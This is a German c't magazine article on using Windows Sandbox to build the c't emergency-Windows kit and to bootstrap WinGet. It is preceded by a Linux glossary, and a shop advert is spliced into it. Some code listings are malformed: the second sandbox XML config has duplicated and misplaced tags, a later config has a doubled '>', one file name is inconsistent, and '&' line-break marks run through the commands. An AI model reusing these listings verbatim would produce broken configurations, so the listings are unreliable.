Root-Verzeichnis (engl. Wurzel) hingegen bezeichnet das Wurzelverzeichnis /. Es ist die oberste Ebene des hierarchischen Dateisystems, das Zugriff nicht nur auf Dateien (/home/cttest/dokument.txt), sondern auch Geräte (/dev/cdrom) und Schnittstellen (/dev/random) bietet.

sudo ist ein Befehl, um normalen Benutzern zeitweise zusätzliche Privilegien (meist Admin-Rechte, siehe **root**) einzuräumen, etwa zur Software-Installation.

/dev/sda1 ist ein Gerätepfad für per SATA angeschlossene Datenträger. Buchstaben („a, b, c...“ wie in **sda1**) bezeichnen die Laufwerke, Zahlen die Partitionen.

/dev/nvme0n1p2 ist ein Gerätepfad für SSDs mit NVMe-Schnittstelle. Die erste

Ziffer steht für die NVMe, die zweite für den Namensraum der SSD (meist 1) und die dritte Ziffer (2) für die Partition.


Swap ist der Auslagerungsbereich, wenn der physische Arbeitsspeicher nicht mehr ausreicht. Entweder als gesonderte Partition oder als Datei. Meist sind 1 bis 2 GByte auf aktuellen Systemen ausreichend. Vergleichbar mit der Datei „pagefile.sys“ auf Windows-Systemen.

ext4 (fourth extended filesystem) ist ein weit verbreitetes Linux-Dateisystem.

Btrfs, Linux-Dateisystem mit Zusatzfunktionen wie integriertes RAID, Subvolumes und Schnappschuss-Funktion.

LUKS (Linux Unified Key Setup) ergänzt die Laufwerksverschlüsselung „dm-crypt“ um ein Schlüsselmanagement, bezeichnet meist die Kompletterschlüsselung von Linux-Systemen.

LVM (Logical Volume Manager) ist ein System zur dynamischen Verwaltung von logischen Partitionen, die sich auch über mehrere physische Datenträger hinweg erstrecken können.



Enter Sandbox

Windows-Sandbox am Beispiel des c't-Notfall-Windows

Windows bringt seit Version 10 eine eigene Sandbox mit, um darin nicht vertrauenswürdige Software ausführen zu können. Am Beispiel des Bausatzes unseres Notfall-Windows führen wir vor, wie bequem der Einsatz ist und was man sonst noch so damit anstellen kann.

Von Peter Siering

Um Software getrennt vom eigentlichen Betriebssystem zu testen, sodass sie keinen Schaden anrichten kann, bieten sich virtuelle Maschinen (VMs) an. Doch es geht einfacher: Eine Sandbox stellt ähnlich wie

eine VM eine separat laufende, isolierte Umgebung bereit, die unabhängig vom eigentlichen Betriebssystem als abgekapselter Prozess läuft. Anders als VMs muss man sie nicht selbst bestücken. Bei jedem Start erhält man ein frisches Exemplar – wie ein gerade eben installiertes Betriebssystem. Das heißt, dass Änderungen in der Sandbox beim Beenden verworfen werden. Eine Sandbox-Umgebung bringen Windows 10 und 11 in der Pro-, Enterprise- und Education-Ausgabe mit und sie ist mit wenigen Klicks eingerichtet.

Bausatz-Blues

Der Bausatz für unser c't-Notfall-Windows, die wir zuletzt für c't 2/2022 neu aufgelegt haben [1], war leider immer mal

wieder für eine negative Überraschung gut – und ist prädestiniert, um in einer Wegwerfumgebung ausgeführt zu werden: Bei der in c't 26/2015 veröffentlichten Fassung blieb bei einem fehlerhaften Abbruch des Bauvorgangs ein Treiber in den Windows-

Eingeweiden hängen (wimmount.sys), der anschließend das Installieren von Upgrades verhinderte. Ein

Jahr später verwürfelte der Bausatz aus c't 26/2016 in Registry-Einträgen abgelegten Pfade für die .NET-Umgebung.

Wir klärten über die Probleme auf und lieferten Hilfestellung beim Lösen. Für die folgenden Versionen erweiterten wir unsere Tests unter anderem um solche, die Änderungen an einer Windows-Installation erkennen. Mancher Leser ist seitdem



trotzdem skeptisch und nutzt vorsichtshalber virtuelle Maschinen, um darin den Bausatz auszuführen. Dieses Jahr berichteten Leser im Projekt-Forum, dass sie zum Bauen die in Windows eingebaute Sandbox benutzt hatten. Die ist dafür viel cooler, weil man sie nicht wie eine VM erst aufwendig einrichten muss, sondern mit wenigen Klicks direkt nutzen kann.

Die Idee war uns nicht fremd: Zu Beginn des Projektes hatten wir damit auch einige Gehversuche unternommen, uns aber nicht zu einer generellen Empfehlung durchringen können: Der Bausatz reagiert auf diverse Einflüsse von außen recht sensibel, etwa Sicherheitssoftware, sodass uns die Gefahr potenziell zu groß schien, dass der Bau in einer Sandbox bei Lesern scheitert. Hinzu kommt, dass Nutzer der Home-Editionen ja keine Sandbox haben. Wir machen hier jetzt trotzdem Werbung dafür, weil die Idee spannend ist und dieser Artikel allerhand Wissenswertes rund um die Sandbox abwirft.

Vorab noch ein Exkurs, warum der Bausatz einerseits so zersetzend auf eine Windows-Installation wirken kann und andererseits selbst so fragil ist: Er muss für das Notfallsystem eine eigene Registry konstruieren. Dafür lädt er seine zukünftige Registry als Teillast in die des laufenden Windows (wie es auch aus dem Registry-Editor heraus möglich ist) und bearbeitet sie dort. Die in c't 26/2016 veröffentlichte Fassung erwischte dabei falsche Bereiche der Registry und tauschte Laufwerksbuchstaben der .NET-Installation des Bausystems aus.

Der Fehler aus c't 26/2015 rührte daher, dass der Bausatz WIM-Dateien bearbeiten musste. Solche Dateien können Installationsabbilder von Windows enthalten, aber auch eine Art Mini-Windows wie unser Notfallsystem, das direkt aus der Datei startet. Der damals verwendete Bausatz nutzt dafür noch langsame Werkzeuge aus dem Windows-Bordwerkzeug, sodass er einen geänderten wimmount.sys-Treiber bemüht hat. Das ist bei den aktuellen Bausätzen nicht mehr nötig.

Gegen die Fragilität hilft weder eine virtuelle Maschine noch eine Sandbox: Der Bausatz lädt Dateien aus dem Internet herunter, die wir nicht mit dem Zip-Archiv distribuieren dürfen. Einige der Tools, die dabei zum Einsatz kommen, rufen Sicherheitssoftware auf den Plan. Manche greift ein, obwohl sie vom Benutzer eigentlich deaktiviert worden ist oder für das Bauverzeichnis Ausnahmen definiert worden sind

c't kompakt

- Die Sandbox ist bei allen aktuellen 64-Bit-Varianten von Windows 10 und 11 Pro, Enterprise und Education dabei.
- Sie stellt eine von der eigentlichen Windows-Installation isolierte Umgebung bereit, die stets in einem definierten Zustand startet.
- Anders als eine virtuelle Maschine brauchen Sie eine Sandbox-Umgebung nicht erst mühsam einzurichten.

– solche Konfigurationsänderungen bleiben weder in einer VM noch einer Sandbox erspart: Schließlich muss der Bausatz zumindest ausgepackt werden und schon dabei stört Sicherheitssoftware mitunter.

Andererseits: In der Sandbox wird der Bausatz nicht von anderen Störenfriedern behelligt, die wir im Laufe des Projekts kennengelernt haben. Abgesehen von übergreifender Sicherheitssoftware sind das vor allem Konfigurationsspezialitäten innerhalb von Windows. So haben etwa beim Öffnen von cmd.exe automatisch ausgeführte Skripte den Bau behindert (oft hat der Benutzer längst vergessen, dass er sie überhaupt eingerichtet hat). Die Skripte gaben mitunter einen Fehlercode zurück und der Bau brach ab.

Auch als vermeintliche Optimierung gesetzte NTFS-Optionen, die die eingebaute Komprimierung deaktivieren, wir-

ken auf den Bauprozess: Die Werkzeuge zur Bearbeitung von WIM-Dateien arbeiten dann nicht mehr. Mit dem Ausführen des Bausatzes in einer Sandbox entledigt man sich der meisten dieser Probleme.


Sandbox einsatzfähig machen

Damit Windows 10 und 11 die Sandbox anbieten, muss sie als Windows-Feature eingerichtet sein. Suchen Sie im Startmenü nach „Windows-Feature“, rufen Sie diese Einstellungen auf und setzen Sie den Haken neben „Windows-Sandbox“. Windows möchte im Anschluss neu starten. Voraussetzung für die Installation ist ein PC, dessen Prozessor Virtualisierungsfunktionen mitbringt – heute ist das meist der Fall, gegebenenfalls aktivieren Sie die Funktion im BIOS-Setup.

Nach dem obligatorischen Neustart findet die Startmenüsuche bei einer erfolgreichen Installation des Features einen neuen Eintrag namens „Windows Sandbox“. Wenn Sie sie erstmals starten, dauert es ja nach Leistungsklasse Ihres PCs schon einige spürbare Sekunden, bis ein Fenster in voller Schönheit erscheint, das einen Windows-Desktop zeigt. In diesem Fenster finden Sie wie in einer virtuellen Maschine eine frische Windows-Umgebung mit Explorer, Webbrowser und cetera vor.

Im Gerätemanager der Sandbox wird deutlich, dass hinter den Kulissen die Windows-eigene Virtualisierungstechnik wirkt: Viele Geräte führen im Namen „Hyper-V“. Wenn Sie auf dem PC aber die Verwaltungswerkzeuge für Hyper-V installiert haben, werden Sie keine eigenständige VM sehen, wenn die Sandbox läuft. Es handelt sich nämlich nur um eine speziell-

Die Sandbox ist ein optionales Feature in Windows, das in der Home-Edition nicht vorhanden ist.



le, abgespeckte, vom Nutzer nicht weiter konfigurierbare VM. Solche VMs verwendet Microsoft auch für das Windows Subsystem für Linux (WSL2), das Subsystem für Android, für „Windows Defender Application Guard“ (die Browser-Sandbox) und auch für Docker – als Administrator können Sie mit dem Befehl `hcsdiag list` solche VMs auflisten.

In der Sandbox können Sie nach Herzenslust randalieren: Egal was Sie löschen oder anderweitig dort beschädigen, wenn Sie das Fenster schließen und die Sandbox neu starten, ist alles wieder im Ausgangszustand. Aber: Microsoft hat die Sandbox nur mit minimaler Ausstattung versehen. Das heißt, dass Sie alle Software, die Sie in der Sandbox nutzen wollen, erst einmal dorthin bringen müssen. Und: Wenn Sie Dateien, die Sie innerhalb der Sandbox erzeugen, bewahren wollen, müssen Sie dafür einen Weg bahnen.

Das ist nicht schwer, sondern von Microsoft vorgesehen: Der Schlüssel zum Sandbox-Glück liegt in einer XML-Datei, die deren Konfiguration beschreibt. Die kennt allerlei Optionen, um Zugriff auf eine virtualisierte GPU, das Netzwerk, Audio- und Videogeräte, Drucker und Zwischenablage zu regeln. Außerdem kennt sie einen speziellen Anmeldebefehl zum Ausführen von Programmen beim Start der Sandbox. Sehr nützlich für den Datenaustausch ist eine Option, die Ordner des PCs (Host) als les- und schreibbar in die Sandbox hineinreicht, etwa um Installationspakete dorthin weiterzugeben oder Ergebnisse herauszubringen.

Den Anmeldebefehl und einen aus dem PC hereingereichten Ordner können Sie dazu nutzen, in der Sandbox beim Start vollautomatisch weitere Software einzurichten. Für die Konfiguration der Sandbox genügt es, eine XML-Datei mit der Endung „wsb“ auf dem PC abzulegen. Wenn Sie eine solche WSB-Datei per Doppelklick starten, fährt Windows von sich aus die Sandbox hoch und arbeitet die Anweisungen in der Datei ab. Ein minimales Beispiel für eine solche Datei sieht wie folgt aus:

```
<Configuration>
  <LogonCommand>
    <Command>notepad.exe</Command>
  </LogonCommand>
</Configuration>
```

Sie lässt die Sandbox ein Notepad-Fenster öffnen. Achtung: Windows wertet die

XML-Datei überaus pedantisch aus – die Groß-/Kleinschreibung ist akribisch zu beachten.

Bausatz in Sandbox

Eine vollständige Konfiguration für das Bauen unseres Notfall-Windows braucht ein paar Zeilen mehr (die markierten Umbrüche müssen zum Ausführen entfernt werden):

```
<Configuration>
  <LogonCommand>
    <Command>c:\ctnot\start.cmd</Command>
  </LogonCommand>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>c:\ctnot</HostFolder>
    </MappedFolder>
    <MappedFolder>
      <HostFolder>c:\iso</HostFolder>
    </MappedFolder>
  </MappedFolders>
  <ReadOnly>false</ReadOnly>
  <MappedFolder>
    <HostFolder>c:\iso</HostFolder>
  </MappedFolder>
  <ReadOnly>true</ReadOnly>
  </MappedFolder>
</Configuration>
```

In „start.cmd“ werden die vorbereitenden Befehle ausgeführt, das ist für den Einsatz des Bausatzes die Installation der .NET Runtime. Der eigentliche Bausatz liegt in `c:\ctnot` (auf dem Host und in der Sandbox). Dorthin müssen Sie auf dem Host die Dateien aus dem von uns gelieferten Zip-Archiv entpacken und wie empfohlen für den Ordner auch Ausnahmen in der AV-Software definieren.

In `c:\ctnot` können Sie später die ISO-Datei des fertigen Notfallsystems auf dem PC „ernten“ oder mithilfe von PEBakery auf einen USB-Stick überspielen. Für letzteres rufen Sie PEBakery direkt auf dem Host auf, um darin für den Aufruf von Rufus nur das CreateISO-Skript direkt zu starten. Ein USB-Stick ist in der Sandbox nicht erreichbar.

Zusätzlich müssen die Original-Dateien eines Windows-10- oder -11-Datenträgers wie für den Bausatz empfohlen in der Sandbox zugänglich sein. Das Reinreichen eines virtuellen DVD-Laufwerks gelingt nicht. Wir haben deshalb alle Dateien aus der ISO-Datei 1:1 in den Ordner

`c:\iso` kopiert und machen diesen der Sandbox zugänglich.

Für beide Ordner definiert die Beispieldatei jeweils die Lage innerhalb der Sandbox mit `<SandboxFolder>`. Das ist nötig, weil die Sandbox die Ordner sonst als Unterordner des Desktops für den Nutzer in der Sandbox einbindet. Der Nutzer heißt stets „WDAGUtilityAccount“. Wenn Sie mit den Desktop-Ordnern arbeiten, müssen Sie Pfade dahingehend anpassen, etwa zu „`c:\users\WDAGUtilityAccount\Downloads`“.

Die zugehörige Batch-Datei „start.cmd“ käme mit folgendem Inhalt aus:

```
c:\iso\windowsdesktop-runtime-3.1.6-2
win-x64.exe /install /passive /quiet
explorer c:\ctnot
```

Die erste Zeile installiert ohne irgendwelche Rückfragen die .NET Runtime beim Start der Sandbox. Die zweite öffnet ein Explorer-Fenster mit dem Ordner des Bausatzes. Wenn Sie nicht allzu schnell PEBakeryLauncher.exe doppelt klicken – die Installation der Runtime muss abgeschlossen sein –, dann können Sie einen regulären Bau des Notfall-Windows beginnen lassen. Der Vorgang dauert auf einem modernen PC unter Windows 11 in der Sandbox kaum länger, als wenn er direkt auf einem System abläuft.


Elchtests

Während unserer Tests verhielt sich die Sandbox nicht deterministisch: Auf einem System unter Windows 11 gelang in der Regel ein Durchlauf des Bauprozesses erfolgreich, nachdem das `c:\ctnot`-Verzeichnis mit einem frisch entpackten Zip-Archiv des Bausatzes versehen war. Anschließend erneut gestartete Läufe ließen häufig die Sandbox mit der Meldung „Die Verbindung mit der Sandbox wurde unterbrochen. (0x80072746)“ aussteigen. Einige Wochen und einige Windows-11-Updates später ließ die Sandbox auch mehrere Bauläufe zu und stieg seltener aus.

Als diese Fehler gehäuft auftraten, bot die Sandbox stets an, Informationen dazu an Microsoft zu übermitteln. Es startet dann der Feedback-Hub auf dem PC und erwartet eine Anmeldung mit Microsoft-Konto. Wir haben das versuchsweise durchlaufen. Leider lieferte der Feedback-Hub nur typische Fehlerberichte zu dem Problem, wie man sie auch in verschiedenen Foren findet. Weder Hub noch Foren lieferten brauchbare Lösungen zu dem

Mehr **wissen** – besser **verstehen**

**Heft + PDF
mit 29 % Rabatt**




Selbst IT-Profis haben Mühe, immer auf dem Laufenden zu bleiben. Dieses c't-Sonderheft bringt Sie mit technischen Hintergründen rund um Hardware, Software und Netzwerktechnik auf den neuesten Stand:

- ▶ Docker verstehen und richtig loslegen
- ▶ Mikrocontroller versus Mikroprozessoren
- ▶ Windows-Basics: Explorer, Dateisysteme, Registry
- ▶ Das eigene Netzwerk richtig ausrüsten

Heft für 14,90 € • PDF für 12,99 € • Bundle Heft + PDF 19,90 €



shop.heise.de/ct-knowhow22



Der Bausatz für unser c't-Notfall-Windows läuft innerhalb der Sandbox. Nur zum Bespielen eines USB-Sticks braucht man dann das Werkzeug PE Bakery außerhalb der Sandbox zu verwenden.

Phänomen. Ob unsere per Feedback-Hub hinterlassenen Reports in Windows-Updates mündeten, lässt sich nicht nachvollziehen.

Unter Windows 10 trafen wir anfangs ein ähnliches Verhalten an: Auf einem deutlich schwachbrüstigen System misslang schon der initiale Baulauf. Bald trat die Sandbox dort ganz in den Streik, es erschien noch das Startbild, dann hing der Prozess. Hiergegen half ein auch im Netz verbreiteter Tipp: das Sandbox-Feature deaktivieren, Windows neu booten, das Feature aktivieren und Windows erneut booten. Anschließend startet die runderneuerte Sandbox wieder. Unter Windows 10 läuft der Bauprozess auf einem zehn Jahre alten PC in der Sandbox recht träge im Vergleich zum Ausführen direkt auf dem Host, kam dann aber schließlich auch zum Erfolg.

Unterm Strich ist unser Eindruck zwiespältig: Die Sandbox verspricht eine willkommene Abschirmung, aber die Stabilität variierte. Tendenziell läuft sie unter Windows 11 runder. Zu einer generellen Empfehlung, das Notfallsystem in der Sandbox zu bauen, können wir uns nicht durchringen. Wir haben den Bausatz aber trotzdem um eine vorgefertigte Konfiguration zum Ausführen innerhalb der Sandbox erweitert.

Sie finden im Zip-Archiv ab sofort eine ctnotwin22.wbs-Datei, die wie oben geschildert c:\ctnot und c:\iso mit der Sandbox als Ordner teilt (wenn Sie die Datei 1:1

verwenden wollen, müssen sie entsprechend diese Ordner im Host einrichten). Das Zip-Archiv bringt außerdem ein Startskript mit, das die .NET-Runtime herunterlädt und installiert. Um den Bauprozess in der Sandbox zu starten, genügt ein Doppelklick auf ctnotwin22.wbs. PE Bakery-Launcher.exe müssen Sie dann erst in der Sandbox von Hand aufrufen.

Universell nutzen

Mit den so weit vorgestellten Techniken lässt sich eine universelle Konfiguration für die Sandbox erstellen, die WinGet als Paketverwaltung einbindet und es erlaubt, mal eben schnell zusätzliche Software zu installieren. Dazu braucht es wieder eine WBS-Datei, die auf ein einfaches PowerShell-Skript verweist, das die nötigen Pakete herunterlädt und installiert. So ist zu verschmerzen, dass die Store-App in der Sandbox fehlt.

WinGet benötigt zwei Pakete: den Paketmanager selbst, der sich via <https://aka.ms/getwinget> herunterladen lässt, sowie die Microsoft-C++-Laufzeitumgebung. Deren Beschaffung ist etwas komplizierter, wenn man es auf die aktuelle Version abgesehen hat. Dann muss man die Pakete im Store auftreiben und kann sich über den Webdienst <https://store.rg-adguard.net/> einen zeitlich befristet gültigen Download-Link beschaffen; die „ProductId“ für die über den Webdienst dort lautet „9NBLGGH4RV3K“.

Das ist unpraktikabel. Microsoft dokumentiert für besondere Umgebungen wie die Sandbox und Container einen alternativen Weg, der statische Download-Adressen verwendet. Die dort verlinkte, ältere Version 14 der C++-Laufzeitumgebung harmonierte in unseren Experimenten mit einer aktuellen WinGet-Version. Drei Dateien brauchen Sie, um das Skizzierte für die Sandbox zu automatisieren.

Die Dateien verwenden einen hardkodierten Pfad c:\sb auf dem Host und in der Sandbox und sollten dort abgelegt sein. Sie können die Pfade an Ihre Bedürfnisse anpassen. Die erste Datei, „mysb.wsb“, beschreibt die Sandbox:

```
<Configuration>
  <MappedFolders>
    <MappedFolder>
      <HostFolder>c:\sb</HostFolder>
      <SandboxFolder>c:\sb</SandboxFolder>
      <ReadOnly>>false</ReadOnly>
    </MappedFolder>
  </MappedFolders>
  <LogonCommand>
    <Command>c:\sb\sbsstrap.cmd</Command>
  </LogonCommand>
</Configuration>
```

Achten Sie beim eventuellen Abtippen darauf, die eingefügten Umbrüche zu entfernen, weil Windows allergisch auf um-

brochene Tags reagiert. Die zum Download bereitgestellte Datei (siehe ct.de/ywxw) ist direkt verwendbar. Gegenüber den im Artikel bis hierhin vorgestellten Techniken enthält sie keine neuen Elemente.

Als Startbefehl führt die per Doppelklick auf „mysb.wsb“ gestartete Sandbox eine einfache Batchdatei „sbstrap.cmd“ aus, die nur aus einer Zeile besteht:

```
start powershell.exe &
& -executionpolicy unrestricted &
& -windowstyle normal -noexit &
& -file c:\sb\psstrap.ps1
```

Sie hat nur eine Aufgabe: eine PowerShell-Umgebung zum Ausführen der eigentlichen Installationsbefehle zu starten. Das sieht umständlich aus, aber wir haben keinen besseren Weg gefunden, aus der Sandbox-Konfigurationsdatei heraus eine PowerShell so aufzurufen, dass sie ein Skript ausführt und das Fenster für eine eventuelle Fehlersuche vorsichtshalber offen lässt. Das PowerShell-Skript „psstrap.ps1“ schaut folgendermaßen aus:

```
cd c:\sb
If (!(Test-Path -Path .\vclibs.appx))
{ Invoke-WebRequest &
  & -outfile .\vclibs.appx &
  & https://aka.ms/Microsoft.VCLibs.&
  & x64.14.00.Desktop.appx
}
If (-Not(Test-Path &
  & -Path .\winget.msixbundle))
{ Invoke-WebRequest &
  & -outfile .\winget.msixbundle &
  & https://aka.ms/getwinget
}
Add-AppxPackage .\vclibs.appx
Add-AppxPackage .\winget.msixbundle
winget install &
& --accept-package-agreements &
& --accept-source-agreements &
& mozilla.firefox
```

Das Skript wechselt in das in der Sandbox-Konfiguration vorgegebene Verzeichnis (c:\sb) und lädt dorthin die Pakete für die C++-Laufzeit-Umgebung und WinGet herunter, wenn sie nicht bereits vorhanden sind, und installiert sie. Anschließend richtet das Skript als Beispiel noch Firefox über die WinGet-Paketverwaltung ein. Vorsicht: Wenn die PowerShell die Pakete partout nicht einrichten will und mit dubiosen Meldungen um sich wirft, löschen Sie versuchsweise die Dateien mit den

Endungen .appx und .msixbundle – das hat uns beim Testen geholfen.

Sandbox-Lehren

